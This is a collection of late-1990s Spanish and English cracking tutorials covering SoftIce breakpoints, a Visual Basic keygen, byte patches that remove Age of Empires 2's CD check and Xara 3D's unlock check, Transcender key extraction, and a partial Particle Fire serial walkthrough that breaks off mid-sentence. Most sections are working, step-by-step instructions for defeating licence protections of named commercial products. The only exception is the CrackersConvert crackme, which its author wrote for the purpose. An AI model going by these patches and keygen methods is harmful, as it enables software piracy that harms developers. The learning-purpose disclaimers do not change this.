- **Paso 6.**- Haz click en OK y ahora estas de vuelta en SoftIce.

- **Paso 7.**- Ahora pulsa F11 para conseguir el llamador. Ver EAX=00000005 en Register Window? Es fácil adivinar que es. El largo de nuestro código.

- **Paso 8.**- Ok, ahora deberías ver:

015F:00408AC0 MOV DL,[0041B640]

- **Paso 9.**- Pon D 41B640 y deberías ver “12345” en Data Window.

- **Paso 10.**- Ok, ahora pulsa F10 abajo hasta estar en:

015F:00408B26 ADD ESP,04

- **Paso 11.**- Deberías ver EAX=0000204C en Register Window.

- **Paso 12.**- Ahora escribe ? EAX y tenemos:

0000204C 0000008268 " L"

- **Paso 13.**- Que ves? 8268 es una parte de nuestro código de 4 dígitos. El autor no tan listo

como pensamos. Si miras detenidamente al código, necesita 8 dígitos para la combinacíon correcta. El coje el primer y segundo dígito fuera de “8268” para añadirlo al código, y tenemos un código de 6 dígitos. Lo hace de nuevo, coje el primer y el segundo dígito fuera de “828268” y lo añade al código, y tenemos el código de 8 dígitos. Ejemplo:

1)

Digits: 1 2 3 4

Code: 8 2 6 8

2)

Digits: 1 2 3 4 5 6

Code: 8 2 8 2 6 8

3)

Digits: 1 2 3 4 5 6 7 8

Code: 8 2 8 2 8 2 6 8

- **Paso 14.**- Ahora nuestro código debería ser 82828268. Let´s try, pon BD* y pulsa F5 para volver a CRDIAG.

- **Paso 15.**- Pon “82828268” **boom** Registered!!

Parte 5: Trucos para SoftIce

Aquí están los breake points más frecuentes para el Soft Ice:

Reading/Writing files:

ReadFile

WriteFile

CreateFileA

Leyendo datos en los archivos INI:

GetPrivateProfileStringA

GetPrivateProfileIntA

WritePrivateProfileStringA

WritePrivateProfileIntA

Acceso al registro:

RegCreateKeyA

RegDeleteKeyA

RegQueryValueA

RegCloseKeyA

RegOpenKeyA

Dialog Boxes:

GetWindowTextA

GetDlgItemTextA

GetDlgItemInt

Message Boxes:

MessageBox

MessageBoxA

MessageBoxExA

MessageBeep

Tiempo y fecha:

GetLocalTime

GetSystemTime

GetFileTime

Creating a window (like a NAG):

CreateWindowExA

ShowWindow

Thanks go to THE_q for this tips...

5)**Últimas palabras:**

Espero de verdad que te hayas divertido con este tutorial más de lo que yo lo hize!

En el próximo tutorial, te daré lecciones más avanzadas. Si me preguntas amablemente, obtendrás el tutorial #9.

Tengo unas palabras llenas de sabiduría de alguien, dicen esto:

If you give a person a crack,

he will be hungry again.

If you teach a person to crack,

he will never be hungry again!

Traducción por dek_Oin:

Si le das un crack a alguien,

estará ambriento otra vez.

Si enseñas a crackear a ese alguien,

nunca estará hambriento otra vez!

Agradecimientos a: Taha, Taylor, Kim, Tracy, Nitallica, Kristina & a todo el mundo en el canal PC98! Yea babes again! **Suspiro** J

Puedes encontrarme en el canal #PC98 o mandandome un email a tkc@reaper.org

Que te diviertas!

The Keyboard Caper,

The Founder of PhRoZeN CreW ´94-´98

7-4-1998

Nota de dek_Oin: lo único que hice con este manual fue traducir algunas partes, pasarlo a formato HTML y corregirlo(si que me costó!!!). No me hago responsable del uso que se le pueda dar. Si no entiendes algo, no me mandes ningún mail. Manda uno al autor del manual, o sea, tKC.

ASTALAVISTA

Ingeniería Inversa de Software - CrackersConvert v1.0
Escribiendo un Generador de Claves
Autor: Volatility

Por favor Lee el "Disclaimer" antes de continuar.

Objetivo	**CrackersConvert v1.0 - (cconvert.zip) - 20,312 bytes**
Localización	**http://pages.prodigy.net/volatility/database/cconvert.zip**
Proteccion(es)	**Nombre Usuario/ Numero de serie**
Herramientas necesarias	**NuMega Smartcheck v5.0 (O Superior)**
	Microsoft Visual Basic 5.0 (Pienso que cualquier versión funcionará)
Nivel	**( ) Principiante (X) Intermedio ( ) Avanzado ( ) Experto**

Preparado para Crackear:

Desde que yo escribí esta utilidad y crackme (qué espero que encuentres útil!) , decidí que lo explicaría mejor exactamente cómo uno lo haría para explicar los cálculos (sin cualquier conocimiento improcedente *g *) para escribir un generador de claves.

Si estás leyendo este archivo, una de dos, o te has rendido en deducir el cálculo, no tiene ninguna idea cómo hacerlo, y no quieres, o solamente quieres confirmar tus sospechas... ¡Yo espero que el último caso sea el verdadero!

Después de que leas esto... verás exactamente qué simple es este cálculo, y te pegarás probablemente en la cabeza unas cuantas veces, o querrás pegarme a mi en la cabeza unas cuantas veces :)

Si tienes una versión más vieja de mi programa, por favor bájate el nuevo Aquí, ya que el viejo tenía un error en un cronómetro que se hizo por una confusión, usando Smartcheck. Bájate la nueva versión en cualquier caso, sólo para estar seguro.

Puesto que los app están escrito en VB, y desde que VB es el único idioma que yo conozco realmente bien (patético, lo se !), nosotros escribiremos el generador de claves también en VB.

Haciendo el Crack:

Este ensayo ASUME que ya has crackeado, y encontrado tu número de serie correcto utilizando Soft-Ice, o algún otro método. Conocer el número de serie correcto para tu nombre es ESENCIAL, y debes pescarlo antes de que puedas proseguir con este ensayo. Tutoriales sobre hacer esto serán suministrados por mí, o mi website, una vez las personas empiecen a escribir y contribuir con ellos. Si nadie lo hace, yo escribiré uno yo mismo. El programa debe estar en su estado *"no registrado*". Si ya tienes el programa registrado, puedes " *des-registrarlo*" borrando un carácter en "cconvert.ccc."

Para este ensayo, nosotros usaremos mi nombre de usuario y número de serie. Verás qué fácil es aplicar el tuyo propio después de esta lección :)

Ok... así que hemos pescado nuestro número de serie correcto... debemos tener ahora la siguiente información:

User Name: Volatility
Serial Number: REG-1720-CODE

Ahora que nosotros tenemos esta información... arranquemos Smartcheck para ver lo que podemos encontrar fuera. Carga el programa en Smartcheck ("File", "Open" entonces escoge cconvert.exe). Aprieta el botón "Run" (el botón con una pequeña flecha verde en él). JUSTO DESPUÉS DE apretar el botón de run, escoge "View" entonces "Show All Events." Ahora sólo permite a Smartcheck hacer su trabajo, hasta que veas aparecer la caja de mensaje de "Unregistered versión". Aprieta "OK", permite a Smartcheck trabajar un poco más hasta que el programa esté arriba. Ahora pulsa el botón sobre el botón "About", entonces el botón "Register". Introduce tu nombre de usuario (Volatilidad) y un número de serie (272727). Aprieta el botón "Validate", pulsa el botón ok cuando aparece la caja del mensaje "Sorry, Better Luck Next Time", y ahora tenemos toda la información que nosotros necesitaremos.

Elige "View", "Expand All" del menú. Ahora nosotros necesitamos encontrar el lugar donde apretaste el botón "Validate". La orden es "cmdValidate_Click." Una vez encuentres esto, verás lo siguiente debajo de el (se muestran sólo las partes pertinentes que necesitaremos aquí):

```
txtUserName.Text
Len(String:"Volatili...")returns LONG:10
txtUserName.Text
Mid(VARIANT:String"Volatili...", long:1, VARIANT:Integer:5)

Asc(String:"Volat") returns Integer:86
Str(VARIANT:Integer:86)
```

Ahora (en caso de que no conozcas Visual Basic, o algo de programación) aquí está lo que cada línea hace:

---

txtUserName.Text
Consigue el nombre de usuario que entraste en el cuadro de texto.

Len(String:"Volatili...")returns LONG:10
Consigue la longitud (LEN) del nombre de usuario que introdujiste. Volatility tiene 10 caracteres (retorna LONG:10).

txtUserName.Text
Lee tu nombre de usuario de nuevo.

Mid(VARIANT:String"Volatili...", long:1, VARIANT:Integer:5)
Usa la función Mid para seleccionar un cierto número de caracteres del nombre de usuario que entraste--nosotros sólo sabemos que estamos seleccionando cinco caracteres (VARIANT:Integer:5) por ahora.

Asc(String:"Volat") returns Integer:86
Ahora sabemos que la función anterior seleccionó los PRIMEROS CINCO caracteres de nuestro nombre de usuario, así que nos deja con "Volat". Ahora, selecciona el PRIMER carácter de este string, y lo convierte a ASCII. (NOTA: La función Asc en VB toma el primer carácter de un string, y lo convierte a ASCII). El primer carácter de nuestro string es V, y el equivalente en ASCII es 86 (retorna Integer:86).

Str(VARIANT:Integer:86)
El primer carácter de nuestro nombre es convertido al número 86 ahora.

Para resumir este proceso entero, la rutina consigue nuestro nombre de usuario (Volatility), selecciona algunos caracteres (no se sirve de ningún propósito, otra cosa que confundirá a los crackers :)) desde él, en este caso los primeros cinco (Volat), usa la función Asc para convertir el primer carácter (V) a su ASCII equivalente (86).

Ok... esto es todo bueno y dandi, pero bueno ¿qué diablos nos hace el número 86? No tiene nada en común con nuestro número de serie.... ¿o lo hace? Usando un poco de intuición, y un poco de *Zen Cracking *, nosotros decidimos dividir nuestro número de serie, 1720 entre 86. Lo que nos queda es el número 20 exactamente :) ¡Eso es! ¡Nuestro string reconstruido (86) simplemente es multiplicado por 20 para generar nuestro número de serie!

Ahora, a codificar el generador de claves. Debes crear una figura primero con dos cajas de texto (Text1 y Text2), y un botón de comando. Doble click al botón de comando, y entra el código siguiente: (se comentan las líneas, así sabes lo que hacen):

CrackersConvert v1.0 Key Generator by Volatility

```
Dim RegString, RegConv, RegCode, RegMult 'Prepara algunas variables

 If Len(Text1.Text) > 4 Then 'Comprueba si el nombre de usuario entrado tiene por lo menos 5 caracteres
 RegString = Text1.Text
'la Variable RegString es ahora el nombre del usuario entrado
 RegConv = Mid(RegString, 1, 5) 'consigue los 5 primeros caracteres del nombre de usuario = RegConv

 RegConv = Str(Asc(RegConv)) 'Convierte el primer carácter a ASCII = RegConv
 Else
'Si el nombre del usuario no es 5 caracteres largo, entonces
 MsgBox ("User Name Must Be At Least Five Characters Long")
'Despliega Mensaje de Error
 GoTo Quit 'Termina
 End If 'Termina la función

 RegMult = RegConv * 20
'Multiplica el nuevo valor de ASCII por 20

 RegCode = "REG-" & RegMult & "-CODE" 'agrega "REG-" y "-CODE" alrededor del número

 Text2.Text = RegCode 'Expone el número de serie en Text2

Quit:
```

Espero que, este ensayo te encamine en la dirección correcta, para encontrar cómo algunos registros son calculados, así como, cómo usar este conocimiento para escribir un generador de claves. ¡Dudo mucho que encuentres otro cálculo tan simple como el mío!

*** * * Disclaimer * * ***
Este Ensayo Sólo Es con Propósitos de Conocimiento. Ni nosotros, ni nuestros ISP, ni ninguna Persona se hará Responsable de Cualquier Daño o perjuicio que pueda ser causado por el Uso Inapropiado de tu Máquina.

Si Craqueas un Programa Con éxito, debes Borrarlo Inmediatamente. ¡Si Quieres Guardar El Programa, Por favor CÓMPRALO! ¡Apoya al Shareware, este es Nuestra Herramienta de Aprendizaje!

Es Ilegal para Continuar Usando Software Crackeado/Parcheado.

Copyright © 1998 Volatility And The Immortal Descendants. All Rights Reserved.

Cracking Age of Empires 2 The Conqueros

Empieza la magia!

Hola que tal ahora les presento mi tuto sobre CD-Checks!!!
Una cosa que queria decir a los chicos de Ensemble estudio (creadores de AOE) es que como pueden haber creado un juego tan bueno y con una proteccion igual de crackear en cualquier version de AOE y ademas tan pero tan estupida.

Manos a la obra!!!.
Como ya saben primero abrimos el programa a crackear (AOE 2) sin el CD puesto para ver que nos dice. Pasan los videos, presentaciones, etc y??? Arranco igual, que pasara? Nahh traten de jugar y van a ver como les aparece la nag de Insert de CD.
Buieno una ves identificado nuestro objetivo, nos vamos al W32Dasm y desensamblamos. Una ves desensamblado vuscamos la cadena Insert the cd y.... ups que paso? No ta? SI pensamos un poquito seguro lo que nos mostro era una imagen no una string. Ahhh claro pero y ahora como hago?.
Bueno ahora biene la explicacion de cómo crackear la mayoria de los programas con CD check.
Bueno los programas, para ver si tienen puesto el CD hacen una llamada al la librería KERNEL32 a la api GETDRIVETYPEA asi que si en el W32Dasm apretamos el boton de imp fn y buscamos la cadena Kernel32.GetdrivetypeA

```
KERNEL32.GetDateFormatA
KERNEL32.GetDriveTypeA
KERNEL32.GetEnvironmentStrings
KERNEL32.GetEnvironmentStringsW
```

y hacemos doble click vamos a parar a:

```
* Reference To: KERNEL32.GetDriveTypeA, Ord:0000h
                                        |
:0041F184 FF159CC16100                  Call dword ptr [0061C19C]
:0041F18A 83F805                        cmp eax, 00000005
:0041F18D 740D                          je 0041F19C
:0041F18F 5E                            pop esi
:0041F190 33C0                          xor eax, eax
:0041F192 5B                            pop ebx
:0041F193 81C40C020000                  add esp, 0000020C
:0041F199 C20400                        ret 0004
```

y si hacemos otro doble click vamos a parar a:

```
* Reference To: KERNEL32.GetDriveTypeA, Ord:0000h
                                        |
:005FF330 FF159CC16100                  Call dword ptr [0061C19C]
:005FF336 85C0                          test eax, eax
:005FF338 740A                          je 005FF344
:005FF33A 83F801                        cmp eax, 00000001
:005FF33D 7405                          je 005FF344
```

Yo en este caso probe prmero con el primer 2 click y funciono pero siempre tenes que hacer mas de un 2 click para ver si hay mas llamadas a esa funcion y ver cual es la que anda!!! OK?

Es importante decir que aca (en el primer 2 click) no se hace la comparacion sino que esto es lo que hace que te muestre la nag screen. Para ver donde se hace el checkeo del cd tenemos que subir un poco hasta donde dice:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0041F176(C)
```

y apretar el boton de ir a un lugar del codigo e introducir la direccion 0041F176 (esta es la direccion de la referencia de la imagen de arriba) y aterrizamos aca:

```
:0041F166 683CD86400          push 0064D83C
:0041F16B 6A00                push 00000000
:0041F16D E89EEE0900          call 004BE010
:0041F172 8BF0                mov esi, eax
:0041F174 85F6                test esi, esi
:0041F176 750B                jne 0041F183
```

Uhmmm un jne (salta si no es igual)(75 en haxadecimal) debajo de un test? Que sospechoso no?
Uhmmm y que pasaria si vamos al Hex Editor y lo cambiamos a je (salta si es igual) (74 en hexadecimal)?

Lo que esta haciendo es, esta comparando dos registro, uno que esta por default adentro del programa y el otro es uno que se genera dependiendo de si esta el CD o no. Un poco mas practico seria que si esta el CD y ESI = 1 , el otro ESI va a ser 1 para que no salte.

Test ESI = 1, ESI = 1 ← como son iguales no salta y sigue.
Test ESI = 1, ESI = 0 ← como no son iguales salta y muestra el error.

Recuerden no cambiarlo en cualquier parte sino en el OFFSET indicado por el W32Dasm. Y ademas no pongan los ceros ni la "h" po que es pa que entienda el W32Dasm.

```
Line:60750 Pg 579 of 9521  Code Data @:0041F176 @Offset 0001F176h in File:empires2.exe
```

Congratulations se pasa la proteccion de largo y nosotros contentos. Ojo que si ahora lo queremos jugar con cd no se ba a poder por que va a comprobar y va a ver que es igual y va a saltar. Para arreglar esto pordemos poner en ves de 740B podemos poner 9090 que es NOP NOP (NO OPERATION) y no hara nada solo seguira de largo!!!

Cracking Transcender with Softice.....

Here's something on how to crack Transcenders yourself. Fosi's site has SoftIce. Hope this is useful.

Title: Crack them all- Transcender How to
Author: Paddua
Content
Ok, even though I would loooove to see a new universal crack for the transcender, all of these requests are getting ridiculous.
You CAN crack your own, the keygen would be nice, but not necessary. I grabbed a tutorial posted by Helper, btw, thank you Helper, very good article, and then I got all the transcenders off the ftp site. Once I had all of the demos installed , it took only about a half hour to crack them ALL. All you have to do is follow directions . So here are Helper's directions again , and they worked great (Win98, fat32). They work on the new previews too (site and commerce)

Step 1: Download and install Softice (and its crack) If you don't know where to download it I can't help you. (in otherwards, it's waaaaaaaaaaaay to easy to find)
When you install Softice, it must load before windows does. (It will ask you when installing if you want Softice to load when you turn on your computer, say yes)

Step 2: Go to the "C:\WINDOWS\SYSTEM\Drivers" directory and edit a file called "Winice.dat"
You are going to add the following line to this file:
"EXP=c:\windows\system\msvbvm50.dll"
You can add that line right at the beginning of the Winice.dat file, then save the newly edited file.

Step 3: Reboot, this way Softice becomes active.

Step 4: Install the Transcender program you need (if you havent already) and then run the program.
Click on the "Enable Full Version" button, then click "Yes" on the license agreement page.
In the box the says "Enter System Key to Enable Product" enter any 10 DIGITS you wish. DO NOT CLICK THE "ENABLE PRODUCT" button YET!!!

Step 5: Hold down the CTRL button, and then hit D. This brings up the Softice window.
Type "BPX hmemcpy" and hit enter

Step 6: Hold down the CTRL button, and then hit D. This brings up the Transcender screen again.
NOW you can click the "ENABLE PRODUCT" button.
Once you hit that button, Winice will automatically load.

Step 7: Now that Winice is loaded again, type "BD *" and hit enter.
Then press F12 SEVEN times.
Then type "G 0f00D9EC" and hit enter.
Then press F10 TWO times.

Then type "D edi"

Step 8: Congrats, in front of you you have YOUR registration code for Transcender.
The code is in the bottom section of the Winice display window. Look on the right side and you will see something LIKE this:

4.9.0.3.7.5.1.3.
5.1. etc etc

These numbers are your registration code (remove the periods of course)
The registration code is 10 numbers AT MOST, but some are 9 numbers.

Step 9: Write down the registration code you JUST GOT! (in this case it is 4903751351)
Type "BC *" and hit enter

Step 10: Hold down the CTRL button, and then hit D. This brings up the Transcender screen again.
Click "ok" in the window where it says "Please enter a valid system key"
Replace the registration code you made up with the one you just wrote down.
Click "Enable product"
Wala, easy huh!
To do other transcender exams just repeat the ENTIRE process above!

"There is no intelligence where there is no change and no need of change. Only those animals partake of intelligence that have to meet a huge variety of needs and dangers." - H G Wells

CRACKING XARA 3D 3.0

Bueno abrimos Xara 3d 3.0 y vamos a registrar o algo haci, ponemos un numero cuaquiera como 31337 y vemos como nos salta el error. YOU ENTERED A INVALID UNLOCK CODE. THE PROGRAMA HAS NOT BEEN UNLOCKED
Memorizamos esa frase y la buscamos en el W32Dasm
Aparecemos aca:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0040FA34(C), :0040FA48(C), :0040FA64(C), :0040FA80(C), :0040FA9C(C)
|:0040FAB8(C), :0040FAD4(C), :0040FAF0(C), :0040FB5D(C)
|

* Possible Reference to Dialog: DialogID_0133, CONTROL_ID:00FF, ""
                                |
:0040FC16 6AFF                  push FFFFFFFF
:0040FC18 6A10                  push 00000010

* Possible Reference to String Resource ID=03005: "You entered an invalid unlock
code.
The program has not been"
                                |
:0040FC1A 68BD0B0000            push 00000BBD ←----ACA APERECEMOS
:0040FC1F E803EA0700            call 0048E627
```

y ahora lo que nos queda hacer es invertir todos los saltos que llaman a esta funcion.

Estos son:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0040FA34(C), :0040FA48(C), :0040FA64(C), :0040FA80(C), :0040FA9C(C)
|:0040FAB8(C), :0040FAD4(C), :0040FAF0(C), :0040FB5D(C)
```

Vamos a Go To Code Location y ponemos de a una las

```
0040FA34(C), :0040FA48(C), :0040FA64(C), :0040FA80(C), :0040FA9C(C)
0040FAB8(C), :0040FAD4(C), :0040FAF0(C), :0040FB5D(C)
```

Anotamos el OFFSET, lo ponemos en el Hex Editor preferido y cambiamos si es un Je por un JNE y si es un JNE por un Je
Todos estos saltos estan a no mas de 5 lineas uno a bajo del otro asi que no te tenes que tomar el trabajo de ponerlos todos en Go to Code location.

Los saltos son estos:

```
:0040FA34 0F85DC010000          jne 0040FC16 ← ESTE
:0040FA3A 0FBE10                movsx edx, byte ptr [eax]
:0040FA3D 52                    push edx
:0040FA3E E89D7E0500            call 004678E0
:0040FA43 83C404                add esp, 00000004
:0040FA46 85C0                  test eax, eax
:0040FA48 0F84C8010000          je 0040FC16 ← ESTE POR 0F85
:0040FA4E 8B842440010000        mov eax, dword ptr [esp+00000140]
:0040FA55 0FBE4801              movsx ecx, byte ptr [eax+01]
```

```
:0040FA59 51                push ecx
:0040FA5A E8817E0500        call 004678E0
:0040FA5F 83C404            add esp, 00000004
:0040FA62 85C0              test eax, eax
:0040FA64 0F84AC010000      je 0040FC16 ← ESTE POR 0F85
:0040FA6A 8B942440010000    mov edx, dword ptr [esp+00000140]
:0040FA71 0FBE4202          movsx eax, byte ptr [edx+02]
:0040FA75 50                push eax
:0040FA76 E8657E0500        call 004678E0
:0040FA7B 83C404            add esp, 00000004
:0040FA7E 85C0              test eax, eax
:0040FA80 0F8490010000      je 0040FC16 ← ESTE POR 0F85
:0040FA86 8B8C2440010000    mov ecx, dword ptr [esp+00000140]
:0040FA8D 0FBE5103          movsx edx, byte ptr [ecx+03]
:0040FA91 52                push edx
:0040FA92 E8497E0500        call 004678E0
:0040FA97 83C404            add esp, 00000004
:0040FA9A 85C0              test eax, eax
:0040FA9C 0F8474010000      je 0040FC16 ← ESTE POR 0F85
:0040FAA2 8B842440010000    mov eax, dword ptr [esp+00000140]
:0040FAA9 0FBE4804          movsx ecx, byte ptr [eax+04]
:0040FAAD 51                push ecx
:0040FAAE E82D7E0500        call 004678E0
:0040FAB3 83C404            add esp, 00000004
:0040FAB6 85C0              test eax, eax
:0040FAB8 0F8458010000      je 0040FC16 ← ESTE POR 0F85
:0040FABE 8B942440010000    mov edx, dword ptr [esp+00000140]
:0040FAC5 0FBE4205          movsx eax, byte ptr [edx+05]
:0040FAC9 50                push eax
:0040FACA E8117E0500        call 004678E0
:0040FACF 83C404            add esp, 00000004
:0040FAD2 85C0              test eax, eax
:0040FAD4 0F843C010000      je 0040FC16 ← ESTE POR 0F85
:0040FADA 8B8C2440010000    mov ecx, dword ptr [esp+00000140]
:0040FAE1 0FBE5106          movsx edx, byte ptr [ecx+06]
:0040FAE5 52                push edx
:0040FAE6 E8F57D0500        call 004678E0
:0040FAEB 83C404            add esp, 00000004
:0040FAEE 85C0              test eax, eax
:0040FAF0 0F8420010000      je 0040FC16 ← ESTE POR 0F85
:0040FAF6 8B842440010000    mov eax, dword ptr [esp+00000140]
:0040FAFD 0FBE4804          movsx ecx, byte ptr [eax+04]
:0040FB01 0FBE5006          movsx edx, byte ptr [eax+06]
:0040FB05 8D0C49            lea ecx, dword ptr [ecx+2*ecx]
:0040FB08 8D0CCA            lea ecx, dword ptr [edx+8*ecx]
:0040FB0B 0FBE5002          movsx edx, byte ptr [eax+02]
:0040FB0F 8D0C49            lea ecx, dword ptr [ecx+2*ecx]
:0040FB12 8D0CCA            lea ecx, dword ptr [edx+8*ecx]
:0040FB15 0FBE5005          movsx edx, byte ptr [eax+05]
:0040FB19 8D0C49            lea ecx, dword ptr [ecx+2*ecx]
:0040FB1C 8D0CCA            lea ecx, dword ptr [edx+8*ecx]
:0040FB1F 0FBE10            movsx edx, byte ptr [eax]
:0040FB22 8D0C49            lea ecx, dword ptr [ecx+2*ecx]
```

```
:0040FB25 8D0CCA          lea ecx, dword ptr [edx+8*ecx]
:0040FB28 0FBE5001        movsx edx, byte ptr [eax+01]
:0040FB2C 8D0C49          lea ecx, dword ptr [ecx+2*ecx]
:0040FB2F 8D0CCA          lea ecx, dword ptr [edx+8*ecx]
:0040FB32 0FBE5003        movsx edx, byte ptr [eax+03]
:0040FB36 8D0C49          lea ecx, dword ptr [ecx+2*ecx]
:0040FB39 8D84CA67216BFB  lea eax, dword ptr [edx+8*ecx-0494DE99]
:0040FB40 8BD5            mov edx, ebp
:0040FB42 8BCD            mov ecx, ebp
:0040FB44 D1EA            shr edx, 1
:0040FB46 81E155555555    and ecx, 55555555
:0040FB4C 81E255555555    and edx, 55555555
:0040FB52 8D0C4A          lea ecx, dword ptr [edx+2*ecx]
:0040FB55 69C951ED8764    imul ecx, 6487ED51
:0040FB5B 3BC1            cmp eax, ecx
:0040FB5D 0F85B3000000    jne 0040FC16 ← ESTE POR 0F84
```

Programa	**Particle Fire screensaver v1.1a**	W95 / W98 / NT
Descripción	Salvapantallas	
Tipo	Trial de 7 días	
Url	http://www.longbowdigitalarts.com/particlefire.html	
Protección	**Serial-num**	
Dificultad	**1) Principiante y 2) Amateur**, 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	SoftIce v4.00, Regmon, Hiew 6.04 (mASM32 opcional)	
Objetivo	**Parchear la comprobación del S/N o hallar uno válido**	
Cracker	**Champion**	
Fecha	19 de Agosto de 1999	

Introducción

El salvapantallas es vistoso, aunque es el primero que veo que pretenden hacerte pagar por él (hay gratis a patadas en internet), aunque bueno, cada cual que haga lo que quiera; si realmente te gusta, creo que solo son unos 10$... Para registrarse, hay que introducir un número en la pantalla de configuración del salvapantallas; si no, al cabo de 7 días, cuando el salvapantallas lleva un par de minutos, comienza con los clásicos mensajitos tipo "regístrate porfa". Nunca he visto un tutorial sobre un screensaver, así que ya que lo conseguí con este, he pensado en contarlo y de paso ilustrar la aplicación del método '`bpx RegQueryValueExA`' para programas que interactuan poco o nada con el usuario a la hora de registrarse pero que leen datos tipo s/n desde el registro de Windows (este es su punto de contacto con el mundo 'real'). Dado que me considero un principiante, he tratado de escribir esto a un nivel bastante bajo, aunque he desarrollado dos métodos de cracking, uno para principiantes (parchear) y uno para amateurs (keygen); es por estos motivos que este documento es un poco largo. Sin embargo, la gente más avanzada podrá leerlo de corrido (o leer directamente el 'briefing' (resumen) del final de todo).

Al Atake

1. Familiarizándonos

Bien, nuestro primer punto de partida es familiarizarnos con el programa y su mecanismo de protección. Éste consiste en la introducción de un número en la ventana de configuración del protector de pantalla (podemos acceder desde Panel de control / Propiedades de pantalla / Configurar protector pantalla, o bien desde el menú contextual que aparece al pulsar el botón derecho sobre el fichero de ParticleFire). Si el número no es el correcto, y ya han pasado 7 días desde que lo instalamos, veremos mensajes molestos al cabo de un par de minutos de iniciarse el screen saver (adelantad 10 días el calendario para verlos).

Así que tenemos que solucionar eso... pero para nuestra desdicha, constatamos que, tras introducir un número (por ejemplo 12345) y aceptar, no aparece ningún mensaje que valide o invalide el código introducido. Sin embargo, si volvemos a entrar, nuestro número sigue ahí. Si hacemos algún experimento, probando números y entrando y saliendo de la configuración, llegaremos a la conclusión de que, posiblemente, el serial num debe ser de 10 cifras (o menos) y formado exclusivamente por números (de otro modo, trunca o pone a cero la expresión introducida cuando volvemos a entrar a "configurar").

Ahora que creemos tener una leve orientación sobre lo que buscamos, hacemos pruebas a base de poner break-points en las típicas funciones que capturan el texto de un cuadro de diálogo, comparación de cadenas, etc. Pero... no parecen llevarnos a ninguna parte.

Quizás los autores del Particle Fire quieran echarnos una mano ;) echamos un vistazo al read-me que lo acompaña. Allí encontramos un par de informaciones interesantes:

(1) '*asegúrate de introducir correctamente el serial-num*'
(2) '*por favor no digas a nadie tu número de registro*'

Traducción:

(1) no hay mensaje tipo 'gracias por registrarte' o 'serial num incorrecto'
(2) el número es independiente de tu nombre, disco duro, etc..

Si bien el punto (2) nos facilita un poco las cosas, el (1) las complica porque significa que, posiblemente, la comprobación del serial num no se realiza cuando lo entramos en 'configurar' si no al correr el salvapantallas. Es decir, la típica relación causa-efecto entre el serial/keyfile/etc y nag screen/reminder/lo que sea, está en cierto modo disociada, separada, retardada.

Sin embargo, tiene que haber un nexo de unión entre ambos. El número que entramos en configurar, el Pfire lo tiene que leer de algún sitio. Yo ya me imagino donde está, pero vamos a correr el Regmon para asegurarnos... ejecutamos el salvapantallas y nos encontramos con que, antes de comenzar, lee una serie de parámetros del registro. Entre ellos, el serial num... si hacemos doble click sobre esa línea desde RegMon, se abrirá el RegEdit en esa rama, y veremos que el Pfire, como buen screensaver, tiene guardaditos ahí sus parámetros, incluido el serial num que le hayamos puesto... estos parámetros los debe de leer el Particle Fire cuando se ejecuta como salvapantallas... que bien... porque hace poco estuve leyendo algo sobre la función API `RegQueryValue`, que precisamente es la que lee datos del registro. Pero en realidad hay varias parecidas; `RegQueryValue`, `RegQueryValueEx` y `RegQueryValueA`. Para Win32 ansi la 'ExA' es la que nos vale, pero por si tenemos duda en estos casos, abrimos el fichero en el w32 Dasm, y le damos al botón de funciones importadas; allí nos aparecerá, para este caso, la función *RegQueryValueExA*, junto a otras funciones tipo `OpenKey` que van "abriendo" el camino para la `QueryValue`. Creo que el serial num se debe sentir un poco solo, así que vamos a tratar de acompañarle durante su viaje, a ver que hacen con él. Antes de empezar, escogemos un serial que nos haga de referencia, para identificarlo luego cuando lo lea y lo compare o haga lo que sea con él. Basándonos en nuestras pruebas, ponemos `1000000000` (mil millones) en la pantalla de configurar (podemos poner otro, pero recordemos cual), aceptamos y

salimos. Tomamos tambien nota del equivalente en hexadecimal de nuestro número, para que no nos cojan desprevenidos; `3B9ACA00`. Ahora pondremos el breakpoint y trataremos de subirnos al tren a la vez que lo hace nuestro serial.

2. Manos a la obra: un breakpoint en la lectura del registro

Para ello, ctrl+d, `bpx RegQueryValueExA`, ctrl+d. Traducción: entramos al SoftIce, ponemos un breakpoint en la función de Windows que lee del registro para que el SoftIce nos avise y salimos otra vez a Windows con ctrl+d. Ahora tenemos dos opciones, ejecutar nosotros mismos el salvapantallas o esperar que salga (previamente le habremos puesto el mínimo tiempo, un minuto). Esto puede parecer una tontería, pero si lo ejecutamos directamente, aparecerán unas 50 llamadas-basura a la función `RegQueryValueExA` (por lo menos a mi me pasa). Si esperamos que salga el Pfire por si solo, ya casi estaremos en el punto (nota: puede que durante la espera nos salte el breakpoint hasta 10 veces o más -o quizás ninguna-, por accesos rutinarios del sistema al registro; lo ignoramos haciendo ctrl+d para salir otra vez, y seguimos esperando hasta que pase el minuto y nos salga el pfire; para disminuir el riesgo de que pase esto, mejor no tener programas abiertos o solo lo imprescindible, y evidentemente, no tocar ninguna tecla ni mover el ratón).

Al cabo de un minuto, nos sale un breakpoint. Este ya es del propio Pfire, ya que en el borde inferior derecho del SoftIce pondrá '`Particle Fire`'. No obstante, las primeras llamadas aún no nos interesan. Si hacemos F12, veremos que se ha llamado a la función a través de un `CALL ESI` o `CALL EBX`. Mientras esto suceda (seguramente saldrán 4 llamadas de este tipo en total, dos de cada), vamos haciendo ctrl+d, hasta que llegue un momento en que al salir el breakpoint y apretar F12 veamos que se ha llamado a la función por su nombre, algo así como:

```
...
PUSH    ECX
PUSH    ESI
PUSH    ESI
PUSH    004147F8
PUSH    DWORD PTR [EBP-04]
CALL    [ADVAPI32!RegQueryValueExA]
TEST    EAX,EAX
...
```

(insisto, ten en cuenta que no 'aterrizas' directamente aquí, tienes que haber pulsado F12)

Vamos a comentar la jugada: en azul, los `PUSH` van pasando uno a uno los parámetros de la función, a la cual se llama con el `CALL`, en rojo. Concretamente, el penultimo valor contiene la dirección de memoria donde se halla el nombre del valor que se quiere leer (esto lo sabemos si miramos la documentación de referencia de WinAPI32). En este caso, vemos que es `4147F8`, así que hacemos un `d 4147F8` para que el Softice nos muestre que hay en esa dirección. Veremos en la pantalla de datos (si no la tienes a la vista, se pone/quita con `wd`) que es 'screensaveusepassword'. Bueno, esto no nos interesa, solo debe estar comprobando si tenemos puesto password con el salvapantallas o no. Así que ctrl+d, y de nuevo ha saltado el breakpoint por otro acceso al registro. Pulsamos F12 para ver quien le ha llamado y como, y tenemos:

```
